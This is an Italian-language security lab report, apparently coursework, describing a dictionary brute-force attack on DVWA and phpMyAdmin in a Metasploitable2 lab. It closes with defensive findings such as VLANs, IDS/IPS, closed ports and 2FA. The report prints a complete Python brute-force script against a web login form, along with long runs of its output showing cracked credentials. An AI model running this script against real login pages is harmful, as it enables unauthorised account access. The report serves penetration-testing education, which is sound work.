tentativo con username: Abraham e password: 1qazz2wsx fallito
tentativo con username: Abraham e password: 7777777 fallito
tentativo con username: root e password: 123456 fallito
tentativo con username: root e password: 12345678 fallito
tentativo con username: root e password: qwerty fallito
tentativo con username: root e password: 123456789 fallito
tentativo con username: root e password: 12345 fallito
tentativo con username: root e password: 1234 fallito
tentativo con username: root e password: 111111 fallito
tentativo con username: root e password: 1234567 fallito
tentativo con username: root e password: dragon fallito
tentativo con username: root e password: 123123 fallito
tentativo con username: root e password: baseball fallito
tentativo con username: root e password: abc123 fallito
tentativo con username: root e password: football fallito
tentativo con username: root e password: monkey fallito
tentativo con username: root e password: letmein fallito
siamo riusciti ad entrare la username è: root la password è: password

(kali㉿kali)-[~/Desktop/bruteforce]
```

# BRUTE FORCE (DVWA)

Vulnerability: Brute Force

**Login**

Username:

Password:

Welcome to the password protected area admin



**More Information**

- [https://owasp.org/www-community/attacks/Brute\\_force\\_attack](https://owasp.org/www-community/attacks/Brute_force_attack)
- <http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>
- <https://www.golinuxcloud.com/brute-force-attack-web-forms>

**DVWA Security**

**PHP Info**

**About**

**Logout**

Application Server (Metasploitable2)

- Virtualizzazione dell'application server
- Scrittura del programma Python per utilizzo dizionario
- Identificazione della password e username
- Impostazione sicurezza su 3 livelli (L,M,H)

# CODICE BRUTE FORCE (DVWA)

## ANALISI DEL CODICE:

- Importare libreria requests
- session = Crea la sessione
- def login = Update di sessione
- def construct\_url = Costruisce URL di chiamata
- def payload = Payload della Login
- def http\_call = Chiamata Get del URL da attaccare
- **Sequenza Try/with/if/else/except** = Simulazione di login
- def open\_file + with + return = Apertura del file(dizionario)
- URL = Variabile URL da attaccare
- Usernames e password = Credenziali di accesso lette dal dizionario
- Ciclo For = Ripetizione dell'attacco

```
import requests
from colorama import Fore

session= requests.Session()

def login():
    with session.post(main_login, payload("admin", "password")) as l:
        if welcome_text in l.text:
            print("FIRST LOGIN AS ADMIN SUCCESSFULLY DONE ... \n")

def construct_url(u,p):
    return url + f"?username={u}&password={p}&Login=Login"

def payload(u,p):
    return {"username":u,"password":p, "Login":"Login"}

def http_call(u,p):
    try:

        url = construct_url(u, p)
        with session.get(url) as response :

            if welcome_text in response.text:
                print(Fore.GREEN + f"siamo riusciti ad entrare la username è: \033[1;35;40m{u} la password è: \033[1;35;40m{p}")
                return True
            else:
                print(Fore.RED + f" {url} tentativo con username: \033[1;33;40m{u} e password: \033[1;33;40m{p} fallito")
                return False

    except Exception as e:
        print(f"riscontrato errore: {e} \n")

def open_file(file_name):
    with open(file_name) as file:
        return [line.strip() for line in file.readlines()]

url="http://192.168.50.101/dvwa/vulnerabilities/brute/"

main_login="http://192.168.50.101/dvwa/login.php"
usernames = open_file("usernames.txt")
passwords = open_file("password.txt")
welcome_text="Welcome to the password protected area"




login()

for username in usernames:
    for password in passwords:
        r=http_call(username, password)
        #     if (r==True):
        #         break
        # if (r==True):
        #     break
```

http://192.168.50.101/dvwa/vulnerabilities/brute/?username=pablo&password=football&Login=Login tentativo con username: pablo e password: football fallito  
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=pablo&password=monkey&Login=Login tentativo con username: pablo e password: monkey fallito  
siamo riusciti ad entrare la username è: pablo la password è: letmein  
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=pablo&password=password&Login=Login tentativo con username: pablo e password: password fallito  
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=pablo&password=696969&Login=Login tentativo con username: pablo e password: 696969 fallito  
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=pablo&password=shadow&Login=Login tentativo con username: pablo e password: shadow fallito  
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=pablo&password=master&Login=Login tentativo con username: pablo e password: master fallito  
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=pablo&password=666666&Login=Login tentativo con username: pablo e password: 666666 fallito  
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=pablo&password=qwertyuiop&Login=Login tentativo con username: pablo e password: qwertyuiop fallito  
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=pablo&password=123321&Login=Login tentativo con username: pablo e password: 123321 fallito  
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=pablo&password=mustang&Login=Login tentativo con username: pablo e password: mustang fallito  
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=pablo&password=1234567890&Login=Login tentativo con username: pablo e password: 1234567890 fallito  
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=pablo&password=michael&Login=Login tentativo con username: pablo e password: michael fallito  
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=pablo&password=654321&Login=Login tentativo con username: pablo e password: 654321 fallito  
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=pablo&password=pussy&Login=Login tentativo con username: pablo e password: pussy fallito  
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=pablo&password=superman&Login=Login tentativo con username: pablo e password: superman fallito  
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=pablo&password=1qaz2wsx&Login=Login tentativo con username: pablo e password: 1qaz2wsx fallito  
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=pablo&password=7777777&Login=Login tentativo con username: pablo e password: 7777777 fallito  
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=smithy&password=123456&Login=Login tentativo con username: smithy e password: 123456 fallito  
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=smithy&password=12345678&Login=Login tentativo con username: smithy e password: 12345678 fallito  
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=smithy&password=qwerty&Login=Login tentativo con username: smithy e password: qwerty fallito  
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=smithy&password=123456789&Login=Login tentativo con username: smithy e password: 123456789 fallito  
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=smithy&password=123456&Login=Login tentativo con username: smithy e password: 12345 fallito  
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=smithy&password=111111&Login=Login tentativo con username: smithy e password: 111111 fallito  
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=smithy&password=1234567&Login=Login tentativo con username: smithy e password: 1234567 fallito  
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=smithy&password=dragon&Login=Login tentativo con username: smithy e password: dragon fallito  
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=smithy&password=abc123&Login=Login tentativo con username: smithy e password: abc123 fallito  
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=smithy&password=123123&Login=Login tentativo con username: smithy e password: 123123 fallito  
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=smithy&password=baseball&Login=Login tentativo con username: smithy e password: baseball fallito  
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=smithy&password=football&Login=Login tentativo con username: smithy e password: football fallito  
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=smithy&password=monkey&Login=Login tentativo con username: smithy e password: monkey fallito  
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=smithy&password=letmein&Login=Login tentativo con username: smithy e password: letmein fallito  
siamo riusciti ad entrare la username è: smithy la password è: password  
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=smithy&password=696969&Login=Login tentativo con username: smithy e password: 696969 fallito  
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=smithy&password=shadow&Login=Login tentativo con username: smithy e password: shadow fallito  
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=smithy&password=master&Login=Login tentativo con username: smithy e password: master fallito  
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=smithy&password=666666&Login=Login tentativo con username: smithy e password: 666666 fallito  
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=smithy&password=qwertyuiop&Login=Login tentativo con username: smithy e password: qwertyuiop fallito  
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=smithy&password=123321&Login=Login tentativo con username: smithy e password: 123321 fallito

# REPORT TEST EFFETTUATI

Port scanner + HTTP + Brute Force (PhpMyAdmin e DVWA)





# REPORT



## Port Scanner + HTTP

- Sul web server presenti troppe porte aperte inutilizzate (Possibili rischi)
- HTTP: Servizi Offuscati, non visibili.



## Brute Force PhpMyAdmin

- Credenziali deboli



## Brute Force DVWA

- Low = Piccola difesa
- Medium = Media difesa
- High = Alta difesa  
->Token


# Criticità

- Switch a posto di un router GW
- VLAN Assenti
- IDS/IPS assenti
- Web server: porte aperte non utilizzate
- Subnetting non adeguato
- Credenziali deboli



# Soluzioni


- Sostituzione dello switch con un router GW
- VLAN Implementate
- IDS/IPS presenti
- Chiusura porte inutilizzate
- Cambio credenziali per accesso ( 12 caratteri)
- Autorizzazione a 2FA




# Credenziali più sicure

Il nostro consiglio?

- Password Security Policy ( >8 caratteri, Maiuscole, Simboli)
- Rarità password
- Cambio password periodico
- Autenticazione 2 fattori:
  - Qualcosa che l'utente ha (QR code, APP)
  - Qualcosa che l'utente sa (PIN)
  - Qualcosa che l'utente è (Riconoscimento facciale, impronta digitale)



## Architettura di rete



**GRAZIE PER  
L'ATTENZIONE**

